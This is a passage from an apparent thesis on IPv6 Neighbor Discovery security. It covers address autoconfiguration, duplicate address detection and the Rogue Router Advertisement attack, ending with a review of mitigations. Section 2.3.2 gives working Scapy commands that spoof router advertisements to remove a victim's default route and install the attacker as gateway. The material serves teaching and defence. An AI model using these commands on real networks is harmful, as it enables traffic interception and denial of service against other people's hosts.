


Figure 1.3: General format of IPv6 Global Unicast Address.

Global Routing Prefix is assigned by LIRs to a larger cluster of subnets, typically a site and further divided into smaller subnets by using Subnet ID. These two parts together can be thought of as a network part of an IPv4 address. From now on, they will be referred to as a Prefix. The autoconfiguration of the Global IPv6 Address consists of appending an Interface ID to the Prefix. Interface ID is already available, so the next step is to obtain a network Prefix.

The information about prefixes available for SLAAC is provided by routers in RA messages, specifically Prefix Information Options. As was mentioned before, these messages are transmitted by routers periodically, but a host can speed up the process by sending RS message. If no RA message is received, the host determines that there are not any routers on the link and is unable to configure the Global IP address using SLAAC. However, there is still a possibility to make use of a stateful address configuration using DHCPv6 to obtain an IPv6 address. At the time of this writing, the support for default router option in DHCPv6 is still missing, so the default gateway has to be configured manually in such case.

If the node receives a RA message, it extracts the Prefix Information Options (PIO) and treats each one of them as follows

- If the Autonomous Address Configuration flag is not set, ignore the PIO.
- If the Prefix is the link-local prefix, ignore the PIO.

- If the Preferred Lifetime is greater than Valid Lifetime, ignore the PIO.
- If the Prefix is not equal to any prefix of an address configured by SLAAC for this interface and the Valid Lifetime is not zero, form an IPv6 Global Unicast Address by appending an Interface ID to the advertised Prefix and assign this address to the interface. If the sum of a Prefix length and Interface ID length is not equal to 128 bits, ignore the PIO.
- If the Prefix is equal to some prefix of an address configured by SLAAC for this interface, reset the Preferred Lifetime and the Valid Lifetime of the address to an advertised values according to rules defined in RFC 4862 [24].

Up until now, the semantics of the Preferred Lifetime and Valid Lifetime values have been concealed, so let's correct that. When a new IP address is formed by SLAAC procedure, it is temporarily thought of as tentative. To verify its uniqueness on the link, Duplicate Address Detection is performed. If the verification is sucessful, the address is considered to be both valid and preferred. After its Preferred Lifetime expires, it becomes deprecated. Both preferred and deprecated addresses can be used for communication, but deprecated ones are supposed to be used just for already existing connections, new connections should be esteblished using just preferred addresses. Also upper-layer protocols like TCP should accept datagrams destined to a deprecated address. After the Valid Lifetime expires, the address becomes invalid and should not be used for any communication whatsoever. Figure 1.4 illustrates the lifecycle of an IPv6 address.




Figure 1.4: The lifecycle of an IPv6 address.

The whole process of Stateless Address Autoconfiguration is summarized and illustrated in the Figure 1.5.




Figure 1.5: Stateless Address Autoconfiguration.

1.7 Duplicate Address Detection

Everytime an automatic address configuration is established in the network, there will always be a risk of a presence of duplicate addresses. This can be true, however, even in environments with manually configured addresses, but then it is a mistake of an administrator and we omit such cases. Already in IPv4, when DHCP was first introduced, there were (and still are) many cases, when users complain to administrators, that they suddenly lost connectivity. The reason for this is usually presence of some device with statically configured address (e.g. server, printer...) and when DHCP server assigns the same address to the host, the problem occurs. In most cases it is just misconfiguration error and it can be simply corrected by excluding all static addresses from DHCP pools at DHCP server.

As mentioned above, IPv6 introduced new type of address autoconfiguration — SLAAC. This time is the IP address assignment process distributed compared to DHCP, which is centralized. With the knowledge of the IPv6 address fabrication process and with respect to the fact, that also MAC address is configurable, we can claim that the possibility of address collision becomes quite an issue.

Duplicate Address Detection is performed by hosts after determining their unicast IPv6 address (either link-local or global) before assigning it to an interface to ensure that this address is unique on the link and there are no hosts with the same address. This principle is similar to the Gratuitous ARP in IPv4. An address which uniqueness has not yet been confirmed is called tentative. DAD must be performed on all unicast addresses, regardless of whetheher they were obtained through SLAAC, DHCP or by manual configuration of an administrator as specified by RFC 4862 [24]. The only exception is an Anycast Address defined in RFC 4291 [11].

Anycast Address is an address that is assigned to more than one network interface, typically belonging to different nodes. If the destination of a packet is an Anycast Address, the packet is forwarded to the „closest“ node with the particular address configured. The distance between nodes is then ususally measured by means of the routing protocol distance. Anycast addresses are syntactically indistinguishable from common Global Unicast Addresses, so when the nodes are configured with the same address, they must be configured explicitly to know that this is the Anycast Address. The motivation behind an idea of an Anycast Addresses was that sometimes there are several nodes in the network that provide the same service and from the host's point of view, it does not matter which node it will contact. What is more, the most preferable solution is to contact the „closest“ node and Anycast Addresses satisfy both of these conditions. Now it is clear that DAD must not be performed on the Anycast Address, because in this case, duplicate addresses are desirable attribute of the network.

DAD procedure uses two types of already mentioned messages — Neighbor Solicitation and Neighbor Advertisement. In principle, a node performing DAD tries to resolve its own address using NS message. If it receives an answer, it means that this address is already being used by another node and that it is not unique on the link. Prior to sending any NS message, an interface must join the all-nodes multicast address and the solicited-node

multicast address corresponding to a queried tentative address in order to be able to respond to DAD messages of other nodes. It is actually possible that two different nodes perform DAD on the same address and both of them must be aware of that fact.

Common reaction of a node receiving a NS message is to resolve a link-layer address of a corresponding Target Address. However, if the Target Address is tentative, a node must ignore this solicitation, regardless of whether the Source Address of the NS message is unicast or unspecified address. First case indicates that the soliciting node is resolving the Target Address, the latter indicates that DAD is being performed. In all cases, a node must not respond to NS messages with the Target Address being tentative.

Success of a DAD is indicated by not receiving any NA message as a response to sent DAD queries. After the uniqueness of a tentative address has been verified, it becomes valid and it is assigned to a corresponding interface. On the other hand, if the DAD fails, the address must not be assigned to an interface. Moreover, IPv6 functionality of an interface should be disabled. Such an error is usually logged and to resolve this issue, an administrator needs either to use different Interface Identifier, or use DHCP instead of SLAAC, or configure the IP address manually.

As mentioned above, NS and NA messages are used not only for Duplicate Address Detection but also for Address Resolution and Neighbor Unreachability Detection at the same time. The differentiation of these procedures is based on the Target Address and the Source and Destination Address of an initial NS message. Figure 1.6 illustrates the differences between all three use cases.




Figure 1.6: The difference between Address Resolution, Neighbor Unreachability Detection and Duplicate Address Detection.

1.8 Summary

The first chapter presented detailed description of Neighbor Discovery Protocol and services it provides. Three of them (Router and Prefix Discovery, Address Resolution and Duplicate Address Detection) will be the subject of attacks described in following chapters.

The original specification of NDP reduces exposure to threats resulting from the absence of authentication by mandatory validation of Hop Limit field of all received NDP messages to be 255, the maximum legal value. Because routers decrement Hop Limit value by one each time they forward a packet, packets with Hop Limit value of 255 must have been originated by some on-link neighbor. This countermeasure, however, does not protect from attacks conducted by insiders.

Following chapters present three different types of attacks on NDP protocol. Each chapter provides theoretical information of how the attack works, demonstrates its practical realization and finally, presents various mitigation techniques against them with discussion about their applicability.

Chapter 2

Rogue Router Advertisement

The first part of this chapter describes one of the attacks on the IPv6 Neighbor Discovery Protocol — Rogue Router Advertisement attack. This attack can be conducted by an attacker either as a Denial of Service (DoS) or Man-in-the-Middle (MitM) attack. Both approaches are explained and as far as they are very similar, only the MitM variant is demonstrated. Phases of the attack where differences between both approaches occur will be pointed out. The rest of this chapter elaborates on mitigation techniques against presented attack, available at the time of writing, and assesses their applicability.

2.1 Vulnerability

This section focuses on the Router and Prefix Discovery feature of Neighbor Discovery Protocol described in the first chapter. To remind its funcionality, it basically provides IPv6 hosts with (possibly multiple) default gateways and provides means of determing whether prefixes are on-link or off-link. To accomplish this, two types of ICMPv6 messages are used — Router Advertisements and Router Solicitations. Rogue RA attack is based on the RA messages crafted by an attacker, which in turn are received by victim nodes, hence disrupting their IP communucation. What makes not only Router and Prefix Discovery, but the whole Neighbor Discovery Protocol vulnerable is the fact that its messages are not secured, which has several implications.

Nodes receiving unsecured NDP messages cannot distinguish between valid and „bogus“ NDP messages, so there are only two possible ways of treating them. Either to ignore (which is not acceptable) or to process all of them. The expression „bogus“ stands for the message, which presence was not intended and which appeared for some other reason [6]. This definition involves three different scenarios. What all of these scenarios have in common is that only nodes that are actually present in a local network can become potential threats.

Administrator misconfiguration includes situations, when a router interface was misconfigured by a mistake or accident by an administrator with no malicious intent. Examples of such misconfiguration is for instance advertisement of erroneous prefix that was mistyped by an administrator during the router configuration. These situations are not of a big concern as the network recovers quite quickly from this problem. Immediately when a connectivity issue arises, an administrator corrects the mistake after some troubleshooting.

User misconfiguration is a trickier issue. Such problem occurs, when a node accidentally transmits RA messages and subsequently appears as a router to other nodes on the link. This kind of situation can happen for example, if a user connects to a network, while having Windows Internet Connection Sharing (ICS) service enabled previously. This ICS service can turn a host to 6to4 gateway, which is a transition mechanism used on devices at the border of IPv4 and IPv6 domains. Although useful in many cases, if a user forgets to disable this service when it is not needed, it can have a significat impact on the network performance. This kind of issue is seen typically in wireless environments, although it applies also for wired networks.

Attacker misconfiguration is definitely the most serious issue. An attacker crafts and transmits malicious RA messages, so that victim nodes alter their internal structures, which consequently leads to some kind of communication disruption. By internal structures are meant Prefix Lists, Default Router Lists and lists of assigned IPv6 addresses. These structures can be modified by an attacker in two ways. If an attacker pretends to be a non-existing router or advertises non-existent prefixes, the result of successful attack is that victim node loses a connectivity. This is called Denial of Service attack. The bigger threat is, however, when an attacker impersonates a real, existing router. In such case, if the attack is successful, it can result into a redirection of a victim node's traffic, usually through an attacker's station. This type of attack is called Man-in-the-Middle.

2.2 Attack vector

Following section describes Rogue Router Advertisement Man-in-the-Middle attack. An attacker is trying to intercept the communication between a victim and a router in such a way that he convinces the victim that an address of local router is the address of the attacker himself. The victim then installs default route pointing to attacker's link local address in its routing table and the attacker is able to intercept all the communication between the victim and the outside network. This attack consists of three steps.

Step 1: Obtain valid Router Advertisement.
The goal of this attack is to alter the default route of the victim. In order to accomplish this, the current default route needs to be removed. As mentioned above, Router Advertisement contains value of Router Lifetime, which indicates for how long a corresponding routers is willing to behave as a default router. Value of 0 will cause the victim to remove the default route from its routing table. The problem is, that victim will remove this default route

only if the RA message comes from the router to which this default route points, therefore an attacker needs to capture valid RA message from the given router.

Step 2: Send spoofed Router Advertisement.
After obtaining valid RA message, attacker's next step is to set the Router Lifetime value to 0. The previous value was most probably other than 0, which means that the checksum of the RA message must also be modified to reflect the current situation. After the spoofed RA is ready, it can be sent to a victim. Upon receiving spoofed RA message, a victim removes its default route from its routing table. In case that there are multiple default routers present on a link, an attacker needs to repeat this step for each one of them. In point of fact, the goal of this step is to make sure that a victim has no entry in its Default Router List.

Step 3: Send malicious Router Advertisement.
First two steps of the process are the same for both Denial of Service and Man-in-the-Middle variant of an attack. The purpose of the last step is to advertise new default router on the link so that a victim will forward traffic destined to off-link addresses to this particular router. If the address of a router advertised in a rogue RA message is the address of an attacker's node, we are talking about MitM variant of a Rogue RA attack, as all traffic sourced from a victim will be redirected through an attacker. On the other hand, if the address of an advertised router is either address of a non-local router or a node without routing capabilities or even a non-existing address, a victim will install default gateway, which will render unusable either immediately or after failing to resolve its address. This time it is a DoS variant of a Rogue RA attack. Note, that to achieve this, it is sufficient to finish an attack at step 2 and leave a victim node with none default route at all.

As far as RA messages are transmitted periodically by routers, sooner or later, a valid RA message is transmitted by any valid router and subsequently it will cause a victim node to restore the original information. From attacker's point of view, this is not desirable, so after detection of valid RA message, an attacker should immediately repeat the attack to keep the bogus information intact. Whole process of an is depicted in the Figure 2.1.




Figure 2.1: Rogue Router Advertisement attack example.

2.3 Attack example

This section demonstrates the presented Rogue RA Man-in-the-Middle attack and provides an outline of how such an attack can be conducted. Before we move on, let's take a look at the scenario we are dealing with.

2.3.1 Scenario

The topology used is illustrated in the Figure 2.2. Both victim and attacker stations run Linux operating system with kernels of version 2.6.32-5-686 (Debian) and 3.6.10-4.fc18.i686 (Fedora) respectively. The remaining devices are Cisco 2911 Integrated Services Router and Cisco Catalyst 3750-X Series Switch. The router is running IOS of version 15.3(1)T and the switch IOS of version 15.0(2)SE1. Prior to demonstrating an attack, both router and host stations must be configured so that they can create, resp. process Router Advertisements and Router Solicitations.




Figure 2.2: Scenario topology.

Router Configuration. First thing that needs to be done is to enable forwarding of IPv6 unicast packets, as it is disabled by default on all Cisco routers. After that, an IPv6 address needs to be configured for a particular router interface. Additionally, we can specify a prefix that will be advertised by a router, which can be used by IPv6 enabled hosts to automatically configure an address using SLAAC.

```
Router(config)# ipv6 unicast-routing ! Enable forwarding of IPv6 unicast packets.
Router(config)# interface GigabitEthernet 0/0
Router(config-if)# ipv6 address 2001:db8::1/64 ! Configure IPv6 address for appropriate
    router intreface.
Router(config-if)# ipv6 nd prefix 2001:db8::/64 ! Multiple advertised prefixes can be
    configured.
Router(config-if)# no shutdown ! Enable interface.
```

```
Router# debug ipv6 icmp
  ICMP Packet debugging is on
Router# ! Debugging of ICMPv6 messages indicates that router is correctly configured.
*Feb 26 10:51:42.567: ICMPv6: Sent R-Advert, Src=FE80::32E4:DBFF:FE17:EFA0, Dst=FF02::1
```

Listing 2.1: Router configuration.

Host configuration. Some operating systems are IPv6-ready by default and no additional configuration is needed. This is true for Microsoft Windows, for instance. Operating system used in this scenario supports IPv6, but processing of RA messages (and hence Router and Prefix Discovery and SLAAC) is disabled by default. All of the configuration regarding Neighbor Discovery Protocol can be performed on Linux operating system using `proc` filesystem as follows.

```
root@victim: # ls /proc/sys/net/ipv6/conf/eth0/
accept_dad           dad_transmits      mtu
accept_ra            disable_ipv6       proxy_ndp
accept_ra_defrtr     force_mld_version  router_solicitation_delay
accept_ra_pinfo      force_tllao        router_solicitation_interval
accept_redirects     forwarding         router_solicitations
accept_source_route  hop_limit
autoconf             max_addresses
root@victim: # echo 1 > /proc/sys/net/ipv6/conf/eth0/accept_ra # Enable processing of
    Router Advertisements.
```

Listing 2.2: Host configuration.

Finally, let's verify that the configuration is correct by examining host's IP address and routing table.

```
root@victim: # ip -6 route show
2001:db8::/64 dev eth0 proto kernel metric 256 expires 2592006sec mtu 1500 advmss 1440
    hoplimit 0
fe80::/64 dev eth0 proto kernel metric 256 mtu 1500 advmss 1440 hoplimit 0
default via fe80::32e4:dbff:fe17:efa0 dev eth0 proto kernel metric 1024 expires 1645sec
    mtu 1500 advmss 1440 hoplimit 64
root@victim: # ip -6 address show dev p5p1
2: p5p1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qlen 1000
    inet6 2001:db8::200:ff:fe00:b0b/64 scope global dynamic
       valid_lft 941sec preferred_lft 841sec
    inet6 fe80::200:ff:fe00:b0b/64 scope link
       valid_lft forever preferred_lft forever
```

Listing 2.3: Verify configuration.

2.3.2 Demonstration

The attack will be realized using Scapy [4], which is a powerful packet manipulation library for Python. It is able to create, capture or send packets and what makes it very user-friendly is, that it comes with many predefined classes for most of the current network protocols. In contrast to other packet crafters, not all packet fields have to be specified. For example,

fields like checksums are calculated automatically, which really comes in handy. Detailed description of realization of each phase of an attack follows.

As mentioned above, the first step of an attack is to capture valid Router Advertisement.

```
>>> # Capture valid RA.
>>> validRA = sniff(filter="icmp6 and ip6[40] = 134", count=1, iface="p5p1")[0]
>>> validRA # Show the content of a packet.
<Ether  dst=33:33:00:00:00:01 src=30:e4:db:17:ef:a0 type=IPv6 |<IPv6  version=6L tc=224L
    fl=0L plen=64 nh=ICMPv6 hlim=255 src=fe80::32e4:dbff:fe17:efa0 dst=ff02::1 |<
    ICMPv6ND_RA  type=Router Advertisement code=0 cksum=0xf7b1 chlim=64 M=0L O=0L H=0L prf
    =Medium (default) P=0L res=0L routerlifetime=1800 reachabletime=0 retranstimer=0 |<
    ICMPv6NDOptSrcLLAddr  type=1 len=1 lladdr=30:e4:db:17:ef:a0 |<ICMPv6NDOptMTU  type=5
    len=1 res=0x0 mtu=1500 |<ICMPv6NDOptPrefixInfo  type=3 len=4 prefixlen=64 L=1L A=1L R
    =0L res1=0L validlifetime=0x278d00 preferredlifetime=0x93a80 res2=0x0 prefix=2001:db8
    :: |>>>>>>
```

Listing 2.4: Obtain valid RA.

What this statement does, is that it captures one ICMPv6 message, which is of type 134 (i.e. Router Advertisement) and stores it to variable validRA. Type field is the 41^{st} octet of an IPv6 packet[1], therefore index of 40 in `ip6[40]` (Python starts indexing arrays with 0).

Next step is to modify captured valid Router Advertisement and transmit such spoofed message so that victim station removes corresponding entry from its Default Router List. Recall that the chcecksum needs to be recalculated. This can be simply achieved by deleting checksum field of a RA message and let Scapy do the job. After this step, the victim node should be lacking a default route.

```
>>> validRA[ICMPv6ND_RA].routerlifetime = 0 # Remove this router from Default Router List.
>>> del validRA[ICMPv6ND_RA].cksum # Delete checksum.
>>> sendp(validRA, iface="p5p1") # Send modified RA (and recalculate checksum).
```

Listing 2.5: Modify and send captured RA.

```
root@victim: # ip -6 route show
fe80::/64 dev eth0 proto kernel metric 256 mtu 1500 advmss 1440 hoplimit 0
```

Listing 2.6: Verify that the victim has no default route.

Last step of this attack is to introduce false default route into routing table of the victim. This is accomplished by sending rogue RA that informs victim about new router on the local network segment (attacker's station), which can be achieved using Scapy with following commands.

```
>>> e = Ether() # Ethernet header.
>>> ip = IPv6() # IPv6 header.
>>> ra = ICMPv6ND_RA(chlim=64) # ICMPv6 RA message.
>>> prefix = ICMPv6NDOptPrefixInfo(prefix="2001:db8:bad::", prefixlen=64, validlifetime
    =360, preferredlifetime=300) # RA Prefix Option.
```

[1]Regular IPv6 header without any extension headers has fixed value of 40 bytes and type field is the first byte of a ICMPv6 message, which follows immediately after IPv6 header.

```
>>> lladdr = ICMPv6NDOptSrcLLAddr(lladdr="00:00:00:00:0b:ad") # RA Source Link-layer
    Address Option.
>>> rogueRA = e/ip/ra/prefix/lladdr # Concatenate everything.
>>> sendp(rogueRA, iface="p5p1") # Send Rogue RA message.
```

Listing 2.7: Send rogue RA.

If victim installs new (false) default route, the attack was sucessful. This can be also verified by launching any packet sniffing application (e.g. tcpdump or wireshark) at the attacker's station and trying to ping any non-local IPv6 address from the victim station. The output of sniffing application will show incoming ICMPv6 Echo Request messages. Secondary achievement of this attack is, that victim station assigned itself new IPv6 address with a rogue prefix announced by an attacker. Depending on whether this prefix is valid or not, a victim node will or will not have connectivity issues. If it is a non-existent prefix, a victim node will observe a problem when trying to communicate with off-link nodes. The reason for this is as follows. As the prefix is non-existent, packets sent by the other side of a communication will be dropped at the first router, because it will not know how to route such packet. This can also be thought of as a Denial of Service and can lead to disclosure of an attacker. In fact, the goal of MitM attacks is to redirect communication without raising the suspicion. To remain stealthy, an attacker should use some prefix that actually exists to avoid above mentioned problem. Last but not least, an attacker needs to enable forwarding of IP packets, so that the incoming traffic would not be dropped. More about IP forwarding will be presented in the following chapter.

```
root@victim: # ip -6 route show
2001:db8:bad::/64 dev eth0 proto kernel metric 256 expires 330sec mtu 1500 advmss 1440
    hoplimit 0
fe80::/64 dev eth0 proto kernel metric 256 mtu 1500 advmss 1440 hoplimit 0
default via fe80::200:ff:fe00:bad dev eth0 proto kernel metric 1024 expires 245sec mtu
    1500 advmss 1440 hoplimit 64
```

Listing 2.8: Victim installs new default gateway.

2.4 Mitigation techniques

As stated stated in section 2.1, there are two different types of bogus Router Advertisements.

- Unintended RA messages that are transmitted accidentaly.
- Rogue RA messages that were transmitted with malicious intent.

As far as defense against bogus Router Advertisements is concerned, both intended and unintended RA messages affect the performance of a network, so administrators should pay attention to this problem either way. In this section, currently available countermeasures against Rogue RA attack [6] are presented and discussed.

Manual Configuration. The most simple and straightforward solution is to stop making use of NDP Router Advertisements at all. It is possible indeed, as an address and default router can be configured manually. However, it is important to keep in mind that also processing of received Router Advertisements needs to be turned off, so that manually configured values would not be changed. Manual configuration completely removes given security issue, but the management of large networks would be unsustainable in such case.

Router Preference. RFC 4191 [8] introduced the Router Preference option, which allowes administrators to equip routers with one of the three values — `Low`, `Medium` (default) and `High`. In some scenarios, this option could suffice to mitigate bogus Router Advertisements that were transmitted unintentionally, e.g. by Microsoft Windows Internet Connection Sharing service. The ICS service uses default value for Router Preference option, so if an administrator configures value of High for all proper routers, it will be their RA messages that will be used in a first place. This countermeasure will obviously not work in situations, where Router Preference option of bogus RA has value of High. To sum things up, Router Preference option cannot be solely used as a general defense against Rogue RA attacks, but it can be used as a supportive mitigation mechanism useful in some scenarios.

NDP messages filtering. Another countermeasure against bogus Router Advertisements may be to use a firewall at host stations, which can be configured to accept only RA messages from trusted sources. This solution will be effective only until replacement or reconfiguration of some of the advertising routers. After that, firewall rules may drop also RA messages from newly connected valid devices, as their IP address or more probably link-layer address will be different from the one used by devices used previously. Such network modification must then be reflected into updated firewall rules, which in case of large networks may not be trivial.

Access Control Lists. Access Control List (ACL) is a feature available on almost every managable switch. ACL defines a set of rules that every received frame is evaluated by. The result of an evalutaion is a binary answer of whether to forward or drop a frame. Rules of an ACL are usually of a form `permit/deny: Source IP - Destination IP`, which means that all packets, which source and destination IP addresses match the addresses in a rule will be forwarded in case of permit or dropped in case of deny keyword. There are also extended ACLs that are able to inspect also upper-layer protocol information such as port numbers or another information related to Layer 3 protocols, such as type of an ICMPv6 message. If such ACL feature is available on a network device, an administrator can specify an ACL with rules that will prune all Router Advertisements. This ACL can then be applied to all host interfaces, so that if some host accidentally transmits a bogus Router Advertisement, it will be dropped immediately by the switch and all other nodes will be prevented from receiving erroneous information. This countermeasure does not deal with bogus RA messages transmitted due to an administrative error, because interfaces attached to a router must not drop any of the NDP messages.

Access Control at Link-layer. Using a technology such as IEEE 802.1x can prevent hosts from transmitting bogus RA messages. After physical connection to a network, a host will be unable to send any IPv6 traffic whatsoever, unless it is authenticated by an authentication server, such as RADIUS or TACACS. This technology is being widely used these days, mainly in public networks with untrusted host stations. It can prevent a malicious attacker from connecting to the network, so that he will not even have a chance to try to perform an IP attack. The downside of this solution is that it does not prevent from misconfiguration of network devices or attacks conducted by insiders.

Link-layer partitioning. Most of the current switches support Virtual Local Area Networks (VLAN) defined in IEEE 802.1q standard. VLANs are used to partition a network at link-layer, so that devices from one VLAN cannot communicate with devices from other VLAN directly, but rather through a router or an L3 switch. The idea of VLANs was further developed and Private VLAN concept was introduced. Private VLANs distinguish between three types of switch ports.

- **Promiscuous port** is a port usually connected to a router or another uplink device, which can communicate with any other port in a VLAN.
- **Community port** is a port that can communicate only with Promiscuous port or with other ports from the same Community from the same VLAN.
- **Isolated port** is allowed to communicate only with a Promiscuous port.

Figure 2.3 illustrates all possible traffic flows between ports of a Private VLAN.




Figure 2.3: Private VLAN traffic flow.

Countermeasure in terms of link-layer network partitioning undertakes the risk of an NDP attack, but tries to minimize the impact by minimizing the number of affected nodes. In theory, a host connected to an Isolated port that generates bogus RA messages is unable to affect any other node on a network. This involves both intended and unintended attacks. To avoid this countermeasure, an attacker can try to use some kind of VLAN Hopping

attack so that it can perform an IPv6 Rogue RA attack, but this is beyond the scope of this thesis.

NDP Monitoring. Commonly implemented countermeasure against bogus RA messages is introducing of an intelligent daemon on a link to watch for incorrect Router Advertisements. When such message is detected, the daemon immediately transmits deprecating Router Advertisement, which is the same message as the bogus one, but with Router Lifetime of zero. Basically, it is a service that performs the first two steps of an above described attack in an infinite loop. The key issue is to distinguish between valid and invalid RA messages. For example, in environments with native IPv6, 6to4-based RA messages could definitely be considered as bogus, probably as a result of an ICS service turned on. Other cases may involve comparing detected Router Advertisements with a configured list of known proper prefixes and taking an action accordingly. Examples of such tools are KAME rafixd or RAMOND. In all cases, it is reasonable to monitor a network for observed RA messages, so that administrators can react swiftly if an unusual situation occurs. NDPMon is an example of such monitoring tool. To sum up, it is important to keep in mind that these kinds of countermeasures do not prevent from an attack, rather than reduce its consequences. Thus, in case of an agile and aggressive attacker that overloads the network with bogus RA messages, this mitigation technique is just an arms race with an attacker.

